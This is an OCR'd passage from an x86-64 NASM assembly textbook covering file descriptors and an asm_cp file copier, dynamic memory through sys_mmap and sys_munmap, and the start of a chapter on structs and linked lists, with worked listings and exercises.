


Figure 12.1: The life of a file descriptor. `sys_open` turns a name into a small integer, that integer is the only thing the later calls need, and `sys_close` retires it.

12.2 Opening a File: Flags and Permissions

`sys_open` is the only one of the four that needs three arguments, because it is the only one with a choice to make. The choice lives in `rsi`, one bit per behaviour, combined with the bitwise OR.

Flag	Value	Meaning
`O_RDONLY`	`0`	open for reading only
`O_WRONLY`	`1`	open for writing only
`O_RDWR`	`2`	open for reading and writing
`O_CREAT`	`0x40`	create the file if it does not exist yet
`O_TRUNC`	`0x200`	truncate the file, wiping its contents to 0 bytes
`O_APPEND`	`0x400`	append: every write goes to the end of the file

Table 12.2: The `sys_open` flags. `O_RDONLY`, `O_WRONLY`, and `O_RDWR` are three ways of asking for the same thing and are never combined with each other; the rest are added to one of them.

Reading `notes.txt` is flags 0, nothing else. Writing a file that may not exist yet needs three flags at once, combined in one expression that the assembler folds into a single number:

```
mov rsi, O_WRONLY | O_CREAT | O_TRUNC   ; 1 | 0x40 | 0x200 = 0x241
```

Flags as the assembler sees them

The instruction holds `0x241`, and the constants never reach the processor: they are names for whoever reads the program six months later.

The permission bits go in `rdx`, written in octal, base 8. NASM marks an octal number with a trailing `o`, the way C marks a hexadecimal number with a leading `0x`: `0644o` is the standard Unix mode for a file. Each octal digit is one permission triple. The 6 lets the owner read and write, since 4 is read and 2 is write; the two 4s let everyone else read. That is the `rw-r--r--` of a directory listing.

`rdx` is only consulted when `O_CREAT` is among the flags, which is why the source open in `asm_cp` passes 0. For the destination, leaving `O_CREAT` out is not an option: opening a name that does not exist simply fails. `O_TRUNC` is what makes a copy replace the destination instead of writing into the middle of it.

12.3 When a System Call Fails

What happens when you ask for a file that is not there? The CPU does not crash. A Linux system call that fails returns a negative error code in `rax`, between -4095 and -1, the negated `errno` of the C world. Ask for a file that does not exist and `sys_open` returns -2, `ENOENT`, no such file or directory. Ask for one your account cannot read and it returns -13, `EACCES`, permission denied. In 64-bit hexadecimal, -2 arrives as `0xFFFFFFFFFFFFFFFE`.

Since every failure is negative and every success is zero or positive, one flag is enough to tell them apart. `test rax, rax`, followed by `js`, catches every error with two instructions:

```
1       syscall                 ; Execute system call
2       test rax, rax           ; SF = 1 when RAX is negative
3       js .handle_error        ; Jump if Sign: RAX < 0 means error
```

The two-instruction error check

`test rax, rax` ANDs `rax` with itself, throws the result away, and keeps only the flags. The top bit of `rax` lands in the sign flag, so `js` jumps exactly when the result is negative, which is exactly when the call failed. Figure 12.2 traces the decision.




Figure 12.2: The error check after any system call. `test` copies the top bit of `rax` into the sign flag, and `js` sends a negative return down the error path. Everything else is a result.

The trap

Two ways to get this wrong. First, opening a file for writing without `O_CREAT`: the name does not exist yet, so the kernel answers -2 and your program reports a broken file when it is only missing a flag. Second, checking `rax` for equality with 0 instead of for its sign: `test rax, rax` followed by `jz` treats failure as success, and no error code is ever zero.

12.4 Reading and Writing Through a Descriptor

Reading a file on disk is reading the keyboard with one number changed. The shape of the call never moves: syscall number in `rax`, descriptor in `rdi`, buffer in `rsi`, count in `rdx`. Only the number in `rdi` tells the kernel whether the bytes come from a file you opened or from standard input.

```
; read from the keyboard (descriptor 0)
    mov rax, 0
    mov rdi, 0                  ; stdin
    mov rsi, buffer
    mov rdx, 4096
    syscall

; read from a file you opened (descriptor 3)
    mov rax, 0
    mov rdi, 3                  ; the descriptor sys_open returned
    mov rsi, buffer
    mov rdx, 4096
    syscall
```

Same call, two sources

`sys_read` returns the number of bytes it actually read, not the number you asked for. When it returns 0, there is nothing left to read: you have reached the end of the file. That return value is what makes a copy loop simple. You read a chunk, and you write back exactly the count you were given.

12.5 A Complete File Copier

Everything in this chapter meets in `asm_cp`, the Unix `cp` command in about seventy lines. It works in five steps:

1. Check that the user passed two arguments, so `argc` is 3 or more.
2. Open the source file, `argv[1]`, read-only.
3. Open the destination file, `argv[2]`, with write, create, and truncate, and mode `0644o`.
4. Loop: read up to 4096 bytes from the source, write exactly those bytes to the destination, and repeat until `sys_read` returns 0.
5. Close both files and exit.

```
; ============================================================
; File: asm_cp.asm
; Copies any file (text or binary) from argv[1] to argv[2]
; Assemble:    nasm -f elf64 asm_cp.asm -o asm_cp.o
; Link:        ld asm_cp.o -o asm_cp
; Run:         ./asm_cp asm_cp.asm backup.asm
; ============================================================

; Define symbolic constants for readability
%define SYS_READ    0
%define SYS_WRITE   1
%define SYS_OPEN    2
%define SYS_CLOSE   3
%define SYS_EXIT    60

%define O_RDONLY    0
%define O_WRONLY    1
%define O_CREAT     0x40
%define O_TRUNC     0x200

section .data
    usage_msg   db "Usage: ./asm_cp <source_file> <dest_file>", 10, 0
    err_src_msg db "Error: Could not open source file for reading!",
        10, 0
    err_dst_msg db "Error: Could not open/create destination file!",
        10, 0
    err_read_msg db "Error: Could not read from source file!", 10, 0
    success_msg db "File copied successfully!", 10, 0

section .bss
    buffer      resb 4096       ; 4 KB chunk buffer for copying

section .text
    global _start

_start:
    mov rbp, rsp
```

```
36
37      ; 1. Check that argc >= 3 (program name + source + destination)
38      cmp qword [rbp], 3
39      jl .show_usage
40
41      ; 2. Open source file (argv[1] is at [rbp + 16])
42      mov rax, SYS_OPEN
43      mov rdi, [rbp + 16]         ; Filename = argv[1]
44      mov rsi, O_RDONLY           ; Flags = Read-Only (0)
45      xor rdx, rdx                ; Mode = 0 (ignored when not creating)
46      syscall
47
48      test rax, rax               ; Negative means sys_open failed
49      js .error_src               ; Jump if RAX < 0
50      mov r12, rax                ; Save Source File Descriptor in R12!
51
52      ; 3. Open/Create destination file (argv[2] is at [rbp + 24])
53      mov rax, SYS_OPEN
54      mov rdi, [rbp + 24]         ; Filename = argv[2]
55      mov rsi, O_WRONLY | O_CREAT | O_TRUNC
56      mov rdx, 0644o              ; Permissions: rw-r--r-- (octal 0644)
57      syscall
58
59      test rax, rax               ; Did sys_open fail?
60      js .error_dst
61      mov r13, rax                ; Save Destination FD in R13
62
63      ; 4. Copy Loop: Read up to 4096 bytes from R12, write them to R13
64  .copy_loop:
65      mov rax, SYS_READ
66      mov rdi, r12                ; Source FD
67      mov rsi, buffer             ; Address of 4096-byte buffer
68      mov rdx, 4096               ; Max bytes to read
69      syscall
70
71      test rax, rax               ; Check how many bytes were read:
72      jz .copy_done               ; RAX == 0: reached End-Of-File (EOF)
73      js .error_read              ; If RAX < 0, a read error occurred!
74
75      ; Write the exact bytes read (RAX) to the Destination FD
76      mov rdx, rax                ; Arg 3: number of bytes to write
77      mov rax, SYS_WRITE
78      mov rdi, r13                ; Arg 1: Destination FD
79      mov rsi, buffer             ; Arg 2: buffer address
80      syscall
81
82      jmp .copy_loop              ; Repeat until EOF!
```

```
83
84  .copy_done:
85      ; 5. Close both file descriptors
86      mov rax, SYS_CLOSE
87      mov rdi, r12                ; Close Source FD
88      syscall
89
90      mov rax, SYS_CLOSE
91      mov rdi, r13                ; Close Destination FD
92      syscall
93
94      ; Print success message and exit(0)
95      mov rdi, success_msg
96      call print_string
97
98      mov rax, SYS_EXIT
99      xor rdi, rdi
100     syscall
101
102 .show_usage:
103     mov rdi, usage_msg
104     call print_string
105     jmp .exit_fail
106
107 .error_src:
108     mov rdi, err_src_msg
109     call print_string
110     jmp .exit_fail
111
112 .error_dst:
113     mov rdi, err_dst_msg
114     call print_string
115     jmp .exit_fail
116
117 .error_read:
118     mov rdi, err_read_msg
119     call print_string
120
121 .exit_fail:
122     mov rax, SYS_EXIT
123     mov rdi, 1
124     syscall
125
126 ; ------------------------------------------------------------
127 ; Helper: print_string
128 ; ------------------------------------------------------------
129 print_string:
```

```
    xor rdx, rdx
.loop:
    cmp byte [rdi + rdx], 0
    je .write
    inc rdx
    jmp .loop
.write:
    mov rsi, rdi
    mov rax, SYS_WRITE
    mov rdi, 1
    syscall
    ret
```

asm_cp.asm

Build it with the three commands from its header comment, then hand it a file to copy:

```
terminal

nasm -f elf64 asm_cp.asm -o asm_cp.o
ld asm_cp.o -o asm_cp
./asm_cp asm_cp.asm backup.asm
File copied successfully!
```

A few details in the listing deserve a slow read.

The argument check comes first. `mov rbp, rsp` pins the stack pointer in a register that survives the whole program, then `cmp qword [rbp], 3` reads `argc` at the top of the stack. Chapter 11 built the map: `argv[1]` is at `[rbp + 16]`, `argv[2]` is at `[rbp + 24]`, and those two addresses go straight into `sys_open` as filename pointers. The program never inspects the strings: a pointer to the first byte of a name is a name.

The two opens differ in three places. The source open uses flags 0 and mode 0: nothing is created, so the mode is ignored. The destination open uses `O_WRONLY | O_CREAT | O_TRUNC` and mode `0644o`. That difference is the whole contract of the program: read from one name, write to the other.

The descriptors go into `r12` and `r13`, where they survive a loop that rewrites the argument registers on every pass: each `syscall` clobbers `rax` with its return value, and the loop reloads `rdi`, `rsi`, and `rdx` each time.

The loop stops on a zero. `test rax, rax` with `jz .copy_done` catches the end of the file, and `js .error_read` catches a read that went wrong. The

order matters: the zero test has to come first, because zero is not negative but it is also not an error.

The write uses the count from the read. `mov rdx, rax` copies the byte count out of the read's return value before `rax` is overwritten with the `sys_write` id, so a short read produces a short write and the loop keeps going.

The program never loads the file into memory: it holds 4 KB of buffer whether the file is 40 bytes or 40 MB, and because nothing in the loop interprets the bytes, a binary comes out identical.

The two error exits are the payoff of the error convention. `.error_src` runs when the source could not be opened, the case that returns -2 or -13. `.error_dst` runs when the destination could not be created, often a directory you do not own. Both print a message and exit with status 1, so a script can tell a copy from a failure.

What you learned

- Open, use, close: `sys_open` (2) turns a name into a descriptor, `sys_read` (0) and `sys_write` (1) take it in `rdi`, and `sys_close` (3) frees it.
- Descriptors 0, 1, and 2 are stdin, stdout, and stderr. The kernel returns the lowest free number, so the first file a program opens usually gets 3.
- The `sys_open` flags are combined with OR: `O_RDONLY` 0, `O_WRONLY` 1, `O_RDWR` 2, `O_CREAT` `0x40`, `O_TRUNC` `0x200`, `O_APPEND` `0x400`. Write plus create plus truncate is `0x241`.
- The permission bits go in `rdx` as octal when a file is created. `0644o` is `rw-r--r--`.
- A failed call returns a negative code in `rax` from -4095 to -1: -2 is `ENOENT` and -13 is `EACCES`.
- `test rax, rax` followed by `js` catches every failure, because `test` puts the top bit of `rax` in the sign flag.
- Reading a file is reading the keyboard with a different number in `rdi`. `sys_read` returns the bytes it read, and 0 means end of file.
- `asm_cp` keeps its two descriptors in `r12` and `r13`, copies in 4096-byte chunks, and exits with status 1 on any error.

Exercises

1. `asm_cp` replaces the destination. Change it to append: swap `O_TRUNC` for `O_APPEND` in the destination flags and work out the new constant by hand before assembling. Run it twice with the same destination and explain what you see.
2. Trace a run on a source file that is 10000 bytes long. How many times does `.copy_loop` read a full 4096 bytes, how many bytes does the last read before end of file return, and which instruction ends the loop?
3. Turn the copier into a `cat`: keep the source open and replace the destination open with `mov r13, 1`, so the loop writes to stdout. The argument check still demands two arguments, so run `./asm_cp notes.txt x` and explain why the file appears on the screen but the success message does not.
4. Run `./asm_cp missing.txt out.txt` on a name that does not exist. What does `sys_open` leave in `rax`, which label prints, and what exit status does the shell see? Then try a destination inside a directory you cannot write and say which label runs now.

13

Dynamic Memory: Asking the Kernel for RAM

Every byte of memory your programs have used so far was measured before the program started. The values in `.data` and the reserved space in `.bss` were written into the source file, so the assembler knew every size at assembly time and `ld` laid them out in the executable. Temporary values go on the stack, but the stack has a ceiling of its own: about 8 MB on Linux, and past that the program dies with a stack overflow.

Fixed sizes are fine until the program cannot know its size in advance. Suppose the user hands you a 50 MB file to load into RAM, or you need an array of a million numbers and the count only arrives at runtime. You cannot put 50 MB on the stack. You do not want to reserve it in `.bss` either, because on most runs you would need 1 KB and the rest of the reservation would sit there unused. Memory like that has to be requested while the program runs, and the kernel is the one who gives it out.

13.1 malloc Is a Customer, Not a Source

In C you ask for that memory with `malloc`, and the call looks like magic. It is not: there is no second source of RAM hiding inside the C library. `malloc` gets fresh memory from the Linux kernel with `sys_mmap`, system call number 9, and then slices it into the small blocks that your `malloc` calls hand back. In assembly you can skip the middleman and make that call yourself.

mmap stands for memory map. The kernel takes a range of address space that nobody is using, marks it as yours, and points you at its first byte. Modern CPUs and operating systems manage RAM in chunks of 4096 bytes (4 KB) called pages, and the page is the unit of the whole transaction.

Key concept

The kernel hands out memory in pages of 4096 bytes, and a fresh page reads as all zeros no matter what was there before. Ask for 500 bytes and you are given a whole page: the length you pass is rounded up to a multiple of 4096.

13.2 The Six Arguments of sys_mmap

A system call does not read its arguments off the stack the way a function does. Each argument has a register, in a fixed order. `sys_mmap` needs six of them, so it uses all six argument registers: `rdi`, `rsi`, `rdx`, `r10`, `r8`, and `r9`. The number that says which service you want sits apart from them, in `rax`. Table 13.1 is the order form.

Register	Argument	Value	What it means
`rax`	number	`9`	the syscall number for `sys_mmap`
`rdi`	addr	`0`	the preferred address; 0 tells the kernel it may pick any free address it likes
`rsi`	length	`1048576`	how many bytes you want; here, 1 MB
`rdx`	prot	`3`	`PROT_READ | PROT_WRITE`: readable and writable
`r10`	flags	`0x22`	`MAP_PRIVATE | MAP_ANONYMOUS`: this process only, with no file behind it
`r8`	fd	`-1`	no file descriptor, because you want anonymous RAM, not a file mapping
`r9`	offset	`0`	start at the beginning of the mapping

Table 13.1: The order form for a `sys_mmap` call: the service number in `rax`, then the six arguments the kernel reads.

Read the two composed values in the middle of the table. The protection in

`rdx` is a bitmask of the rights you want. Read is 1, write is 2, and adding the two gives 3, so the block comes back readable and writable. The flags in `r10` are a bitmask too: `MAP_PRIVATE` is 0x02, meaning the mapping belongs to this process alone, and `MAP_ANONYMOUS` is 0x20, meaning there is no file behind it, just fresh zeroed RAM. Together, 0x02 plus 0x20 is 0x22. A file descriptor makes no sense for a mapping with no file, so `r8` is -1, and there is no file whose insides you want to skip, so `r9` is 0.

One slot in that list is not where you would expect it. For an ordinary function call the fourth argument goes in `rcx`. For a system call the kernel expects it in `r10`, and the reason is mechanical: the `syscall` instruction itself uses `rcx` to save the return address as it jumps into kernel space. Anything you put in `rcx` would be overwritten before the kernel could read it. That is why the fourth argument of a system call rides in `r10`. Figure 13.1 is the same order form as a picture, with the odd slot called out.




Figure 13.1: The `sys_mmap` order form. Fill the six argument registers in the order shown, from left to right, and put 9 in `rax` (shaded, because it is the service number rather than an argument) to say which service you want.

13.3 What Comes Back in rax

When `syscall` returns, `rax` holds the starting address of the new block. That number is a pointer, and it works exactly like a label address: add an index and a scale and you have an element, as in `[base + rcx*8]`. You can store to it, load from it, and hand it to another system call. Nothing marks the block as special. It is ordinary RAM that you own because you asked for it.

A system call has no second register to report an error in, so the kernel reports failure as a range: if `rax` comes back holding any value from -4095 to -1, the call failed and that value is an error code, not an address. Real

addresses never look like that, because the top of the address space belongs to the kernel. That is the test the example program runs. It compares `rax` with -4095 and jumps away with `jae`, the unsigned version of above or equal. The unsigned comparison does the job because the values -4095 through -1 sit at the very top of the 64-bit range when you read the bits as unsigned numbers.

Mapped memory stays yours until you give it back or the process exits. To give it back, call `sys_munmap`: number 11 in `rax`, the pointer in `rdi`, and the same byte count in `rsi`. After that call returns, those addresses belong to the kernel again, and touching them is a fault.

Warning

A mapping you never unmap is not freed. It stays mapped for the rest of the program's life. If the program is about to exit anyway, the kernel tears the whole address space down and nobody notices. If the program keeps asking for more blocks, the same omission becomes a leak, and the leak is what eventually makes it die. Ask for a block, use it, unmap it.

13.4 The Complete Program: dynamic_mem.asm

Here is the whole transaction in one listing. It asks the kernel for 1 MB (1,048,576 bytes) at runtime, fills the first 100 quadwords of that block with 0 through 99 while summing them, gives the 1 MB back with `sys_munmap`, and exits. The constants at the top name every magic number: the three syscall numbers, the two protection bits, the two mapping flags, and the size.

```
; ============================================================
; File: dynamic_mem.asm
; Description: Allocates 1 MB of dynamic RAM via sys_mmap, fills
;              and sums 100 quadwords, then frees the block with
;              sys_munmap.
; Assemble:    nasm -f elf64 dynamic_mem.asm -o dynamic_mem.o
; Link:        ld dynamic_mem.o -o dynamic_mem
; Run:         ./dynamic_mem
; ============================================================

%define SYS_MMAP        9
%define SYS_MUNMAP      11
```

```
%define SYS_EXIT        60

%define PROT_READ       0x1
%define PROT_WRITE      0x2
%define MAP_PRIVATE     0x02
%define MAP_ANONYMOUS   0x20

%define ONE_MEGABYTE    1048576

section .text
    global _start

_start:
    ; ---- STEP 1: ask the kernel for 1 MB of dynamic memory ----

    mov rax, SYS_MMAP                   ; syscall 9 = sys_mmap
    xor rdi, rdi                        ; addr = 0, kernel picks
    mov rsi, ONE_MEGABYTE               ; length = 1 MB
    mov rdx, PROT_READ | PROT_WRITE     ; prot = 3, read + write
    mov r10, MAP_PRIVATE | MAP_ANONYMOUS ; flags = 0x22, pure RAM
    mov r8, -1                          ; fd = -1, no file
    xor r9, r9                          ; offset = 0
    syscall

    ; a failure comes back as -4095 through -1
    cmp rax, -4095
    jae .alloc_failed

    mov r12, rax                        ; keep the base pointer

    ; ---- STEP 2: fill 100 quadwords with 0 through 99 ----
    ;         and sum them: (0 + 1 + ... + 99 = 4950)

    xor rcx, rcx                        ; index i = 0
    xor rbx, rbx                        ; sum = 0

.fill_and_sum:
    mov [r12 + rcx*8], rcx              ; array[i] = i, in our RAM
    add rbx, [r12 + rcx*8]              ; sum = sum + array[i]
    inc rcx                             ; i = i + 1
    cmp rcx, 100
    jl .fill_and_sum

    ; ---- STEP 3: give the block back with sys_munmap ----

    mov rax, SYS_MUNMAP                 ; syscall 11 = sys_munmap
    mov rdi, r12                        ; the block pointer
```

```
60      mov rsi, ONE_MEGABYTE               ; size to unmap
61      syscall
62
63      ; exit 0. The sum sits in rbx (4950): check it there.
64      mov rax, SYS_EXIT
65      xor rdi, rdi
66      syscall
67
68  .alloc_failed:
69      mov rax, SYS_EXIT
70      mov rdi, 1
71      syscall
```

dynamic_mem.asm

Step 1 is nothing but the table from earlier, written one register at a time. Step 2 walks the new block the way an array walk always works: the loop body stores the index into the element at `[r12 + rcx*8]` and adds that same element back into `rbx`. The store and the load both go to the kernel's new pages, and neither looks any different from a store into `.data`. The program copies the pointer out of `rax` into `r12` because `rax` is the register every system call uses; keeping the base there would mean losing it at the next call.

Assemble, link, and run it. The screen stays empty, because the program never prints anything: it exits with code 0 and leaves the sum in `rbx`. The sum of 0 through 99 is 4950, the total the step 2 comment names. If you want to see it, `gdb` can print `rbx` at the moment before the exit. If the allocation had failed, the program would have left through `.alloc_failed` with exit code 1 instead of 0, so the shell can tell the two endings apart. Figure 13.2 shows where the new block sits while it is yours.

That is the kernel interface in full: one call to get memory, one call to give it back. Chapter 29 takes the next step and builds a custom allocator of your own on top of it, so that a single `sys_mmap` block can serve many small requests.

What you learned

- `.data` and `.bss` sizes are fixed before the program starts, and the stack stops at about 8 MB, so memory whose size depends on runtime input has to be requested from the kernel.
- `malloc` is a customer of `sys_mmap`, system call 9, not a source of




Figure 13.2: The same address space from Chapter 7, with a new region in it. The `sys_mmap` call on the left creates the block between the heap and the stack and returns its address in `rax`; the `sys_munmap` call on the right hands the same addresses back to the kernel.

RAM.

- The kernel hands out memory in 4096-byte pages, and a new page reads as zeros.
- The six `sys_mmap` arguments: `rdi` 0, `rsi` the length in bytes, `rdx` 3 for read plus write, `r10` 0x22 for private anonymous RAM, `r8` -1, and `r9` 0.
- For a system call the fourth argument goes in `r10`, never `rcx`, because `syscall` saves the return address in `rcx`.
- `rax` returns the pointer to the block, and any value from -4095 to -1 means the call failed.
- `sys_munmap`, number 11, returns the block: pointer in `rdi`, size in `rsi`.
- `dynamic_mem.asm` maps 1 MB, fills and sums 100 quadwords (4950), unmaps the block, and exits with 0.

Exercises

1. Change `ONE_MEGABYTE` to 4096 and the loop bound in `cmp rcx, 100` to 512, so the program fills every quadword of one page. Work out the new sum by hand first, then run the program and check it.
2. Change `rdx` from `PROT_READ | PROT_WRITE` to `PROT_READ` alone. What happens the first time the loop stores into the block, and what would you

change back to make the program work again?

3. Delete the four instructions of step 3 and run the program. Explain why the result does not change, using the warning box, then describe the kind of program where the same deletion would matter.
4. The program copies the base pointer into `r12` and uses `r12` everywhere after that. Find the first instruction that would overwrite `rax` if the base stayed there, and say in one sentence why a pointer that has to survive another system call cannot live in `rax`. Then redraw Figure 13.2 with a second 1 MB block added above the first, and note who chose the address of that second block.

14

Structs and Linked Lists

Every value you have stored so far stood on its own: a single qword, one buffer, an array of same-sized items. Real programs group related values instead. A record in a high-level language might hold an id, an age, and a salary, and the compiler turns each of those names into a number. An account, a customer, a node in a list: each is several values that travel through the program as one thing.

This chapter builds two of them. First an `Account` record, to see how offsets and sizes work. Then a `Node` that stores the address of another `Node`, which is all a linked list is.

14.1 A Struct Is a Block of Memory

A struct is a contiguous block of bytes where each field lives at a fixed byte offset from the start of the block. That is the entire idea. There is no header, no tag, no runtime bookkeeping. When a high-level language reads `account.balance`, it adds a constant offset to the address of the account and loads a qword. You do the same thing, except you write the offset yourself.

Say you are building a banking system and want an `Account` struct with:

- an 8-byte `id` at offset 0,
- a 32-byte `owner_name` at offset 8,
- an 8-byte `balance` in cents at offset 40.

8 + 32 + 8 = 48, so one `Account` occupies 48 bytes. The layout has no gaps either: every field starts at a multiple of 8, so each one begins on an 8-byte boundary and the total is exactly the sum of the field sizes. The offsets are the whole contract. Get one wrong and you are reading somebody else's bytes.




Figure 14.1: One Account struct. Each field sits at a fixed distance from the start of the block, and the field sizes set the distances.

If `rbx` holds the address of an account in memory, then `[rbx + 0]` is the `id`, `[rbx + 8]` is the first byte of `owner_name`, and `[rbx + 40]` is the `balance`. Three fields, three offsets, one 48-byte block.

The fixed size is what makes the array arithmetic work. Element `i` starts at `bank_accounts + i * 48`: the base address plus the index scaled by the size of one struct. It is the same scaled-index arithmetic you use for an array of qwords, with 48 in place of 8.

14.2 struc and endstruc

Counting offsets in your head works until the day you insert a field. Slip a new 4-byte field between `id` and `owner_name`, and every offset after it moves, so every `[rbx + n]` in your program becomes wrong. NASM gives you `struc` and `endstruc` for this exact reason: you write the layout once, in one place, and the assembler calculates the offsets.

```
; Define the layout of an Account struct (no RAM yet)
struc Account
    .id:         resq 1         ; Offset 0  (8 bytes)
    .owner_name: resb 32        ; Offset 8  (32 bytes)
    .balance:    resq 1         ; Offset 40 (8 bytes)
endstruc                        ; Account_size = 48

; Later, with rbx holding a pointer to an Account in memory:
; set account.id = 1001
    mov qword [rbx + Account.id], 1001
; add 50000 to account.balance
    add qword [rbx + Account.balance], 50000
```

account.asm

The block allocates no RAM. It is a blueprint. What it leaves behind is constants, and NASM calculates all four of them for you.

Symbol	Value	Meaning
`Account.id`	0	offset of the `id` field
`Account.owner_name`	8	offset of the owner name
`Account.balance`	40	offset of the balance
`Account_size`	48	total bytes for one Account

Table 14.1: The constants `struc` defines for the Account layout.

Notice the naming rule: each field offset is `<Name>.<field>`, and the total size is `<Name>_size`. The names are constants, not memory addresses, so they never change at run time.

Key concept

A struct is nothing but offsets. `struc` adds no bytes and no runtime machinery; it only names the offsets and the total size so your code can stop counting by hand.

14.3 Arrays of Structs

An array of structs is one reservation in `.bss` plus the scaled-index arithmetic you already know.

```
section .bss
    ; Space for 100 Account structs (100 * 48 = 4,800 bytes)
    bank_accounts resb Account_size * 100

section .text
    ; Get a pointer to the i-th account, where i is in rcx
    imul rcx, Account_size          ; rcx = index * 48
    lea rbx, [bank_accounts + rcx]  ; points to account i
    mov rax, [rbx + Account.balance] ; read its balance
```

bank.asm

The `resb` line asks for `Account_size * 100` bytes, an expression the assembler evaluates at assembly time, so it reserves 4,800 bytes. The second

part computes the address of one element. `imul rcx, Account_size` multiplies the index in `rcx` by 48, replacing the index with the byte offset from the start of the array. `lea rbx, [bank_accounts + rcx]` adds that offset to the base address, and now `rbx` points at `bank_accounts[i]`. The same field offsets then work on the real pointer: `[rbx + Account.balance]` is that account's balance, and `[rbx + Account.id]` is its id. Note that the multiply overwrites `rcx`: the index is gone, replaced by the byte offset, so keep a copy of the index if you need it again.

14.4 Nodes and Pointers

An array has one constraint: every element sits at a fixed distance from the base. A linked list gives that up. Each `Node` stores its own value plus the address of the next node, and the nodes can live anywhere in memory. The price is that you can only walk the list forward: a node knows where the next node is, and nothing about the one before it.

The layout takes two lines of `struc`:

```
; Blueprint of a Node for a singly linked list
struc Node
    .value: resq 1      ; Offset +0: 64-bit value (8 bytes)
    .next:  resq 1      ; Offset +8: next Node pointer (8 bytes)
endstruc                ; Node_size = 16 bytes
```

node.asm

NASM defines `Node.value` as 0, `Node.next` as 8, and `Node_size` as 16. With `rbx` holding the address of a node, `mov rax, [rbx + Node.value]` loads the node's value, and `mov rbx, [rbx + Node.next]` advances `rbx` to the next node. That second line is the pointer chase: the node at one address hands you the address of the next node.

The chain ends when a `next` field holds 0. Zero is the standard end marker: the listing below writes it as the last store, and the C library prints a null pointer as `(nil)`. It works because address 0 is never a valid place for your data.

Warning

A pointer holding 0 is the end-of-list marker, not a valid address. Test the pointer before you load through it, exactly the way the traversal loop below does, or you will read from address 0 and crash.




Figure 14.2: Three Node structs joined by their next fields. Each next cell holds the address of the following node, and the last one holds 0.

The nodes in the figure sit next to each other only because the example puts them there. The arrows are the structure. Address `0x402010` is what `node1` knows about `node2`, and `0x402020` is what `node2` knows about `node3`.

14.5 Building and Walking the List

Now the full program: three nodes in `.bss`, linked in memory, then printed one by one. The file starts with the declarations and the linking step.

```
; ============================================
; File:     linked_list.asm
; Purpose:  NASM structs (struc/endstruc) and a
;           singly linked list built in memory
; Assemble: nasm -f elf64 linked_list.asm
; Link:     gcc -no-pie linked_list.o -o linked_list
; Run:      ./linked_list
; ============================================

extern printf

; 1. Define the Node structure blueprint
struc Node
    .value: resq 1          ; Offset 0 (8 bytes): data payload
    .next:  resq 1          ; Offset 8: pointer to the next node
endstruc                    ; Node_size = 16 bytes

section .data
    fmt_node db "Visited Node at %p -> value = %ld "
```

```
20              db "(next = %p)", 10, 0   ; same string
21
22  section .bss
23      ; Reserve space for 3 Node structs (3 * 16 = 48 bytes)
24      node1 resb Node_size
25      node2 resb Node_size
26      node3 resb Node_size
27
28  section .text
29      global main
30
31  main:
32      push rbp
33      mov rbp, rsp
34
35      ; STEP 1: populate the nodes and link them:
36      ;         node1 -> node2 -> node3 -> NULL
37      mov qword [node1 + Node.value], 100
38      mov qword [node1 + Node.next],  node2
39
40      mov qword [node2 + Node.value], 200
